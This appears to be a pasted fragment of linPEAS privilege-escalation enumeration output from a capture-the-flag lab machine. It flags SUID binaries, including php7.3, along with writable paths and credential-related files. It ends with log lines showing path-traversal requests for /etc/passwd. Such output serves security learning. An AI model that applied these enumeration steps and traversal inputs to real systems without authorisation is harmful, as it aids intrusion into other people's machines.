external/codemirror/mode/nginx


╔══════════╣ Analyzing FastCGI Files (limit 70)
-rw-r--r-- 1 root root 1007 Aug 24  2020 /etc/nginx/fastcgi_params

╔══════════╣ Analyzing Rsync Files (limit 70)
-rw-r--r-- 1 root root 1044 Mar 15  2019 /usr/share/doc/rsync/examples/rsyncd.conf
[ftp]
        comment = public archive
        path = /var/www/pub
        use chroot = yes
        lock file = /var/lock/rsyncd
        read only = yes
        list = yes
        uid = nobody
        gid = nogroup
        strict modes = yes
        ignore errors = no
        ignore nonreadable = yes
        transfer logging = no
        timeout = 600
        refuse options = checksum dry-run
        dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz


╔══════════╣ Analyzing Ldap Files (limit 70)
The password hash is from the {SSHA} to 'structural'
drwxr-xr-x 2 root root 4096 May 30  2021 /etc/ldap


╔══════════╣ Searching ssl/ssh files
PermitRootLogin yes
ChallengeResponseAuthentication no
UsePAM yes
══╣ Some home ssh config file was found
/usr/share/openssh/sshd_config
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
PrintMotd no
AcceptEnv LANG LC_*
Subsystem   sftp /usr/lib/openssh/sftp-server
```

```
══╣ /etc/hosts.allow file found, trying to read the rules:
/etc/hosts.allow


Searching inside /etc/ssh/ssh_config for interesting info
Host *
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes

╔══════════╣ Analyzing PAM Auth Files (limit 70)
drwxr-xr-x 2 root root 4096 May 30  2021 /etc/pam.d
-rw-r--r-- 1 root root 2133 Jan 31  2020 /etc/pam.d/sshd




╔══════════╣ Analyzing Keyring Files (limit 70)
drwxr-xr-x 2 root root 4096 May 30  2021 /usr/share/keyrings




╔══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd

╔══════════╣ Analyzing PGP-GPG Files (limit 70)
gpg Not Found
netpgpkeys Not Found
netpgp Not Found

-rw-r--r-- 1 root root 8700 Mar 16  2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-automatic.gpg
-rw-r--r-- 1 root root 8709 Mar 16  2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-security-automatic.gpg
-rw-r--r-- 1 root root 2453 Mar 16  2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-stable.gpg
-rw-r--r-- 1 root root 8132 Apr 23  2019 /etc/apt/trusted.gpg.d/debian-archive-buster-automatic.gpg
-rw-r--r-- 1 root root 8141 Apr 23  2019 /etc/apt/trusted.gpg.d/debian-archive-buster-security-automatic.gpg
-rw-r--r-- 1 root root 2332 Apr 23  2019 /etc/apt/trusted.gpg.d/debian-archive-buster-stable.gpg
-rw-r--r-- 1 root root 7443 Apr 23  2019 /etc/apt/trusted.gpg.d/debian-archive-stretch-automatic.gpg
-rw-r--r-- 1 root root 7452 Apr 23  2019 /etc/apt/trusted.gpg.d/debian-archive-stretch-security-automatic.gpg
-rw-r--r-- 1 root root 2263 Apr 23  2019 /etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg
-rw-r--r-- 1 root root 8700 Mar 16  2021 /usr/share/keyrings/debian-archive-bullseye-automatic.gpg
-rw-r--r-- 1 root root 8709 Mar 16  2021 /usr/share/keyrings/debian-archive-bullseye-security-automatic.gpg
-rw-r--r-- 1 root root 2453 Mar 16  2021 /usr/share/keyrings/debian-archive-bullseye-stable.gpg
-rw-r--r-- 1 root root 8132 Mar 16  2021 /usr/share/keyrings/debian-archive-buster-automatic.gpg
-rw-r--r-- 1 root root 8141 Mar 16  2021 /usr/share/keyrings/debian-archive-buster-security-automatic.gpg
-rw-r--r-- 1 root root 2332 Mar 16  2021 /usr/share/keyrings/debian-archive-buster-stable.gpg
-rw-r--r-- 1 root root 55625 Mar 16  2021 /usr/share/keyrings/debian-archive-keyring.gpg
-rw-r--r-- 1 root root 36873 Mar 16  2021 /usr/share/keyrings/debian-archive-removed-keys.gpg
```

```
-rw-r--r-- 1 root root 7443 Mar 16  2021 /usr/share/keyrings/debian-archive-stretch-automatic.gpg
-rw-r--r-- 1 root root 7452 Mar 16  2021 /usr/share/keyrings/debian-archive-stretch-security-
automatic.gpg
-rw-r--r-- 1 root root 2263 Mar 16  2021 /usr/share/keyrings/debian-archive-stretch-stable.gpg



╔══════════╣ Analyzing Postfix Files (limit 70)
-rw-r--r-- 1 root root 675 Mar  1  2019 /usr/share/bash-completion/completions/postfix


╔══════════╣ Analyzing FTP Files (limit 70)


-rw-r--r-- 1 root root 69 Feb 13  2021 /etc/php/7.3/mods-available/ftp.ini
-rw-r--r-- 1 root root 69 Feb 13  2021 /usr/share/php7.3-common/common/ftp.ini






╔══════════╣ Analyzing Bind Files (limit 70)
drwxr-sr-x 2 root bind 4096 May 30  2021 /etc/bind
drwxr-sr-x 2 root bind 4096 May 30  2021 /etc/bind
-rw-r--r-- 1 root root 237 Apr 29  2021 /etc/bind/db.0
-rw-r--r-- 1 root root 237 Apr 29  2021 /etc/bind/db.255
-rw-r--r-- 1 root root 1317 Apr 29  2021 /etc/bind/zones.rfc1918
-rw-r--r-- 1 root root 2761 Apr 29  2021 /etc/bind/bind.keys
-rw-r--r-- 1 root bind 846 Apr 29  2021 /etc/bind/named.conf.options
-rw-r--r-- 1 root root 353 Apr 29  2021 /etc/bind/db.empty
-rw-r--r-- 1 root root 291 May 30  2021 /etc/bind/db.127
-rw-r--r-- 1 root bind 498 Apr 29  2021 /etc/bind/named.conf.default-zones
-rw-r--r-- 1 root root 270 Apr 29  2021 /etc/bind/db.local
-rw-r----- 1 bind bind 77 May 30  2021 /etc/bind/rndc.key
-rw-r--r-- 1 root bind 165 Apr 29  2021 /etc/bind/named.conf.local
-rw-r--r-- 1 root bind 463 Apr 29  2021 /etc/bind/named.conf
-rw-r--r-- 1 root bind 234 May 30  2021 /etc/bind/db.tcm

-rw-r----- 1 bind bind 77 May 30  2021 /etc/bind/rndc.key

-rw-r--r-- 1 root root 856 Mar  1  2019 /usr/share/bash-completion/completions/bind
-rw-r--r-- 1 root root 856 Mar  1  2019 /usr/share/bash-completion/completions/bind


drwxrwxr-x 2 root bind 4096 May 30  2021 /var/lib/bind
drwxrwxr-x 2 root bind 4096 May 30  2021 /var/lib/bind
-rw-r--r-- 1 root root 53 May 30  2021 /var/lib/bind/bind9-default.md5sum



╔══════════╣ Analyzing Interesting logs Files (limit 70)
-rw-r----- 1 www-data adm 131086742 Jan  8 09:31 /var/log/nginx/access.log

-rw-r----- 1 www-data adm 107041 Jan  8 09:03 /var/log/nginx/error.log

╔══════════╣ Analyzing Windows Files (limit 70)
```

```
lrwxrwxrwx 1 root root 22 May 30  2021 /etc/alternatives/my.cnf -> /etc/mysql/mariadb.cnf
lrwxrwxrwx 1 root root 24 May 30  2021 /etc/mysql/my.cnf -> /etc/alternatives/my.cnf
-rw-r--r-- 1 root root 83 May 30  2021 /var/lib/dpkg/alternatives/my.cnf
```

```
╔══════════╣ Analyzing Other Interesting Files (limit 70)
-rw-r--r-- 1 root root 3526 Apr 18  2019 /etc/skel/.bashrc
-rw-r--r-- 1 alek alek 3526 May 30  2021 /home/alek/.bashrc
```

```
-rw-r--r-- 1 root root 807 Apr 18  2019 /etc/skel/.profile
-rw-r--r-- 1 alek alek 807 May 30  2021 /home/alek/.profile





                              ╔════════════════════╗
══════════════════════════════╣ Interesting Files ╠══════════════════════════════
                              ╚════════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-- 1 root messagebus 50K Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10  2019 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 51K Jan 10  2019 /usr/bin/mount  --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 4.6M Feb 13  2021 /usr/bin/php7.3 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 63K Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 53K Jul 27  2018 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 63K Jul 27  2018 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/
Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Jul 27  2018 /usr/bin/gpasswd

╔══════════╣ SGID
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 31K Jul 27  2018 /usr/bin/expiry
-rwxr-sr-x 1 root tty 35K Jan 10  2019 /usr/bin/wall
-rwxr-sr-x 1 root ssh 315K Jan 31  2020 /usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 15K May  4  2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 43K Oct 11  2019 /usr/bin/crontab
-rwxr-sr-x 1 root mail 19K Dec  3  2017 /usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 71K Jul 27  2018 /usr/bin/chage
-rwxr-sr-x 1 root shadow 39K Feb 14  2019 /usr/sbin/unix_chkpwd

╔══════════╣ Checking misconfigurations of ld.so
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld-so
/etc/ld.so.conf
include /etc/ld.so.conf.d/*.conf

/etc/ld.so.conf.d
  /etc/ld.so.conf.d/libc.conf
/usr/local/lib
  /etc/ld.so.conf.d/x86_64-linux-gnu.conf
/usr/local/lib/x86_64-linux-gnu
/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu
```

```
╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Current env capabilities:
Current: =
Current proc capabilities:
CapInh:  0000000000000000
CapPrm:       0000000000000000
CapEff:  0000000000000000
CapBnd:       0000003fffffffff
CapAmb:       0000000000000000

Parent Shell capabilities:
0x0000000000000000=

Files with capabilities (limited to 50):
/usr/bin/ping = cap_net_raw+ep

╔══════════╣ AppArmor binary profiles
-rw-r--r-- 1 root root 3129 Feb 10  2019 usr.bin.man
-rw-r--r-- 1 root root  730 Nov 25  2020 usr.sbin.mysqld
-rw-r--r-- 1 root root 2477 Apr 29  2021 usr.sbin.named

╔══════════╣ Files with ACLs (limited to 50)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls
files with acls in searched folders Not Found

╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh

╔══════════╣ Executable files potentially added by user (limit 70)
2023-01-08+09:25:48.0456432380 /var/www/blackpearl.tcm/navigate/navigate_info.php
2021-06-28+07:39:47.4079149180 /usr/bin/php
2021-05-31+05:28:59.6687558820 /var/www/html/index.nginx-debian.html
2021-05-30+14:12:28.9684775550 /var/www/blackpearl.tcm/navigate/updates/empty.txt
2021-05-30+14:12:28.9684775550 /var/www/blackpearl.tcm/navigate/cache/empty.txt
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb_xmlrpc.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb_templates.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb_routes.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb_plugins.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb_objects.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb_common.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/nvweb.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/index.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/web/.htaccess.example
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/private/sessions/.htaccess
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/private/oembed/.htaccess
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/private/.htaccess
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/votes/votes.plugin
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/votes/votes.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/votes/votes.info.html
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/votes/thumbnail.png
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/votes/naviwebs.png
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/
twitter_timeline.plugin
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/
twitter_timeline.php
```

```
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/
twitter_timeline.info.html
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/
thumbnail.png
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/
naviwebs.png
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/i18n/
es.json
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/twitter_timeline/i18n/
en.json
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/plugins/.htaccess
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/webuser.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/votes.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/tags.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/sitemap.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/search.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/quickedit.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/properties.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/product.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/metatags.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/menu.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/liveedit.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/list.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/languages.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/lib/webgets/gallery.php
2021-05-30+14:12:28.9644775350 /var/www/blackpearl.tcm/navigate/.htaccess
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/forms.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/content.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/contact.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/conditional.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/comments.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/cart.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/
breadcrumbs.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/blocks.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/block_group.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/webgets/archive.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/settings.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/
navigatecms.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/i18n/pl.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/i18n/es.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/i18n/en.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/i18n/de.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/i18n/ca.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/permissions/
functions.json
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/webusers/
webusers.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/webusers/
webuser_group.class.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/webusers/
webuser.class.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/webuser_votes/
webuser_vote.class.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/websites/
websites.php
```

```
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/websites/
website.class.php
2021-05-30+14:12:28.9604775160 /var/www/blackpearl.tcm/navigate/lib/packages/webdictionary/
webdictionary_history.class.php
sort: write failed: 'standard output': Broken pipe
sort: write error

╔══════════╣ Unexpected in /opt (usually empty)
total 14288
drwxr-xr-x  2 root root     4096 May 30  2021 .
drwxr-xr-x 18 root root     4096 May 30  2021 ..
-rw-r--r--  1 root root 14619708 May 30  2021 navigate.zip

╔══════════╣ Unexpected in root
/initrd.img
/initrd.img.old
/vmlinuz
/vmlinuz.old

╔══════════╣ Files (scripts) in /etc/profile.d/
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files
total 20
drwxr-xr-x  2 root root 4096 May 30  2021 .
drwxr-xr-x 78 root root 4096 Jan  8 09:03 ..
-rw-r--r--  1 root root  664 Mar  1  2019 bash_completion.sh
-rw-r--r--  1 root root 1107 Sep 14  2018 gawk.csh
-rw-r--r--  1 root root  757 Sep 14  2018 gawk.sh

╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d

═╣ Hashes inside passwd file? ........... No
═╣ Writable passwd file? ................ No
═╣ Credentials in fstab/mtab? ........... No
═╣ Can I read shadow files? ............. No
═╣ Can I read shadow plists? ............ No
═╣ Can I write shadow plists? ........... No
═╣ Can I read opasswd file? ............. No
═╣ Can I write in network-scripts? ...... No
═╣ Can I read root folder? .............. No

╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/root/
/var/www
/var/www/html
/var/www/html/index.nginx-debian.html
/var/www/html/secret

╔══════════╣ Searching folders owned by me containing others files on it (limit 100)

╔══════════╣ Readable files belonging to root and readable by me but not world readable

╔══════════╣ Modified interesting files in the last 5mins (limit 100)
/var/www/blackpearl.tcm/navigate/private/sessions/sess_a8thv1kek19geqncle0vtsem4r
/var/log/syslog
/var/log/nginx/access.log
```

```
/var/log/daemon.log
/var/log/auth.log

╔══════════╣ Writable log files (logrotten) (limit 50)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#logrotate-exploitation
logrotate 3.14.0

    Default mail command:       /usr/bin/mail
    Default compress command:   /bin/gzip
    Default uncompress command: /bin/gunzip
    Default compress extension: .gz
    Default state file path:    /var/lib/logrotate/status
    ACL support:                yes
    SELinux support:            yes

╔══════════╣ Files inside /var/www (limit 20)
total 16
drwxr-xr-x  4 root     root     4096 May 30  2021 .
drwxr-xr-x 12 root     root     4096 May 30  2021 ..
drwxr-xr-x  3 www-data www-data 4096 May 30  2021 blackpearl.tcm
drwxr-xr-x  2 root     root     4096 May 31  2021 html

╔══════════╣ Files inside others home (limit 20)
/home/alek/.profile
/home/alek/.bash_history
/home/alek/.bashrc
/home/alek/.bash_logout
/var/www/html/index.nginx-debian.html
/var/www/html/secret
/var/www/blackpearl.tcm/navigate/css/skins/cupertino.css
/var/www/blackpearl.tcm/navigate/css/tools/nv_cart.css
/var/www/blackpearl.tcm/navigate/css/tools/tinymce.defaults.css
/var/www/blackpearl.tcm/navigate/css/tools/navigate_liveedit.css
/var/www/blackpearl.tcm/navigate/css/cupertino/jquery-ui.css
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-bg_highlight-
hard_70_000000_1x100.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-bg_diagonals-
thick_90_eeeeee_40x40.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-icons_2e83ff_256x240.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-bg_glass_50_3baae3_1x400.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-icons_2694e8_256x240.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-bg_flat_15_cd0a0a_40x100.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-icons_ffffff_256x240.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-icons_3d80b3_256x240.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-bg_glass_80_d7ebf9_1x400.png
grep: write error: Broken pipe

╔══════════╣ Searching installed mail applications

╔══════════╣ Mails (limit 50)

╔══════════╣ Backup files (limited 100)
-rwxr-xr-x 1 www-data www-data 1421 May 30  2021 /var/www/blackpearl.tcm/navigate/lib/external/
tracy/src/Tracy/assets/Debugger/error.500.phtml.bak
-rwxr-xr-x 1 www-data www-data 12282 May 30  2021 /var/www/blackpearl.tcm/navigate/lib/
packages/backups/backups.php
-rwxr-xr-x 1 www-data www-data 12546 May 30  2021 /var/www/blackpearl.tcm/navigate/lib/
```

```
packages/backups/backup.class.php
-rw-r--r-- 1 root root 348 Nov 25  2020 /usr/share/man/man1/wsrep_sst_mariabackup.1.gz
-rw-r--r-- 1 root root 363752 Apr 30  2018 /usr/share/doc/manpages/Changes.old.gz
-rw-r--r-- 1 root root 303 Oct 26  2018 /usr/share/doc/hdparm/changelog.old.gz
-rw-r--r-- 1 root root 7867 Jul 16  1996 /usr/share/doc/telnet/README.old.gz
-rw-r--r-- 1 root root 9716 Nov 28  2020 /usr/lib/modules/4.19.0-13-amd64/kernel/drivers/net/team/
team_mode_activebackup.ko
-rw-r--r-- 1 root root 9731 Mar 19  2021 /usr/lib/modules/4.19.0-16-amd64/kernel/drivers/net/team/
team_mode_activebackup.ko
-rwxr-xr-x 1 root root 38412 Nov 25  2020 /usr/bin/wsrep_sst_mariabackup

╔══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /var/www/blackpearl.tcm/navigate/js/treetable/examples/ajax_php_sqlite/db/
database.sqlite3: SQLite 3.x database, last written using SQLite version 0

 -> Extracting tables from /var/www/blackpearl.tcm/navigate/js/treetable/examples/ajax_php_sqlite/
db/database.sqlite3 (limit 20)

╔══════════╣ Web files?(output limit)
/var/www/:
total 16K
drwxr-xr-x  4 root     root     4.0K May 30  2021 .
drwxr-xr-x 12 root     root     4.0K May 30  2021 ..
drwxr-xr-x  3 www-data www-data 4.0K May 30  2021 blackpearl.tcm
drwxr-xr-x  2 root     root     4.0K May 31  2021 html

/var/www/blackpearl.tcm:
total 20K
drwxr-xr-x  3 www-data www-data 4.0K May 30  2021 .

╔══════════╣ All hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
-rw-r--r-- 1 alek alek 220 May 30  2021 /home/alek/.bash_logout
-rwxr-xr-x 1 www-data www-data 188 May 30  2021 /var/www/blackpearl.tcm/navigate/.htaccess
-rwxr-xr-x 1 www-data www-data 219 May 30  2021 /var/www/blackpearl.tcm/navigate/
plugins/.htaccess
-rwxr-xr-x 1 www-data www-data 121 May 30  2021 /var/www/blackpearl.tcm/navigate/private/
oembed/.htaccess
-rwxr-xr-x 1 www-data www-data 121 May 30  2021 /var/www/blackpearl.tcm/navigate/private/
sessions/.htaccess
-rwxr-xr-x 1 www-data www-data 119 May 30  2021 /var/www/blackpearl.tcm/navigate/
private/.htaccess
-rwxr-xr-x 1 www-data www-data 335 May 30  2021 /var/www/blackpearl.tcm/navigate/
web/.htaccess.example
-rw-r--r-- 1 root root 0 Nov 15  2018 /usr/share/dictionaries-common/site-elisp/.nosearch
-rw------- 1 root root 0 May 30  2021 /etc/.pwd.lock
-rw-r--r-- 1 root root 220 Apr 18  2019 /etc/skel/.bash_logout
-rw-r--r-- 1 root root 0 Jan  8 09:03 /run/network/.ifstate.lock

╔══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/
tmp, and backup folders (limit 70)
-rwxr-xr-x 1 www-data www-data 828087 Jan  7 23:26 /tmp/linpeas.sh
-rw-r--r-- 1 root root 106988 May 30  2021 /var/backups/dpkg.status.1.gz
-rw-r--r-- 1 root root 12476 May 30  2021 /var/backups/apt.extended_states.0
-rw-r--r-- 1 root root 394528 May 30  2021 /var/backups/dpkg.status.0
-rw-r--r-- 1 root root 126 May 30  2021 /var/backups/dpkg.diversions.1.gz
-rw-r--r-- 1 root root 142 May 30  2021 /var/backups/dpkg.statoverride.1.gz
-rw-r--r-- 1 root root 137 May 30  2021 /var/backups/dpkg.statoverride.0
```

```
-rw-r--r-- 1 root root 40960 May 31  2021 /var/backups/alternatives.tar.0
-rw-r--r-- 1 root root 186 May 30  2021 /var/backups/dpkg.diversions.0
-rwxr-xr-x 1 www-data www-data 12282 May 30  2021 /var/www/blackpearl.tcm/navigate/lib/packages/backups/backups.php
-rwxr-xr-x 1 www-data www-data 12546 May 30  2021 /var/www/blackpearl.tcm/navigate/lib/packages/backups/backup.class.php

╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/run/lock
/run/php
/tmp
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/tmp/.font-unix
#)You_can_write_even_more_files_inside_last_directory

/var/lib/nginx/body
/var/lib/nginx/fastcgi
/var/lib/nginx/proxy
/var/lib/nginx/scgi
/var/lib/nginx/uwsgi
/var/lib/php/sessions
/var/log/nginx/access.log
/var/log/nginx/access.log.1
/var/log/nginx/error.log
/var/log/nginx/error.log.1
/var/tmp

╔══════════╣ Interesting GROUP writable files (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files

╔══════════╣ Searching passwords in history files

╔══════════╣ Searching passwords in config PHP files

╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/bind/rndc.key
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/grub/i386-pc/legacy_password_test.mod
/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/usr/lib/systemd/system/multi-user.target.wants/systemd-ask-password-wall.path
/usr/lib/systemd/system/sysinit.target.wants/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.service
/usr/lib/systemd/system/systemd-ask-password-wall.path
/usr/lib/systemd/system/systemd-ask-password-wall.service
  #)There are more creds/passwds files in the previous parent folder
```

```
/usr/lib/x86_64-linux-gnu/mariadb19/plugin/mysql_clear_password.so
/usr/lib/x86_64-linux-gnu/mariadb19/plugin/simple_password_check.so
/usr/share/dns/root.key
/usr/share/man/man1/systemd-ask-password.1.gz
/usr/share/man/man1/systemd-tty-ask-password-agent.1.gz
/usr/share/man/man7/credentials.7.gz
/usr/share/man/man8/systemd-ask-password-console.path.8.gz
/usr/share/man/man8/systemd-ask-password-console.service.8.gz
/usr/share/man/man8/systemd-ask-password-wall.path.8.gz
/usr/share/man/man8/systemd-ask-password-wall.service.8.gz
  #)There are more creds/passwds files in the previous parent folder

/usr/share/pam/common-password.md5sums
/var/cache/debconf/passwords.dat
/var/lib/pam/password

╔══════════╣ Checking for TTY (sudo/su) passwords in audit logs

╔══════════╣ Searching passwords inside logs (limit 70)
192.168.203.128 - - [08/Jan/2023:04:31:29 -0500] "GET %2F%2Fetc%2Fpasswd HTTP/1.1" 400 173 "-" "-"
192.168.203.128 - - [08/Jan/2023:04:31:29 -0500] "GET /../../../../../../../../../../etc/passwd HTTP/1.1" 400 173 "-" "-"
192.168.203.128 - - [08/Jan/2023:04:31:32 -0500] "GET /../../../../../../../etc/passwd HTTP/1.1" 400 173 "-" "-"
192.168.203.128 - - [08/Jan/2023:04:53:34 -0500] "GET /.%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd HTTP/1.1" 400 173 "-" "-"
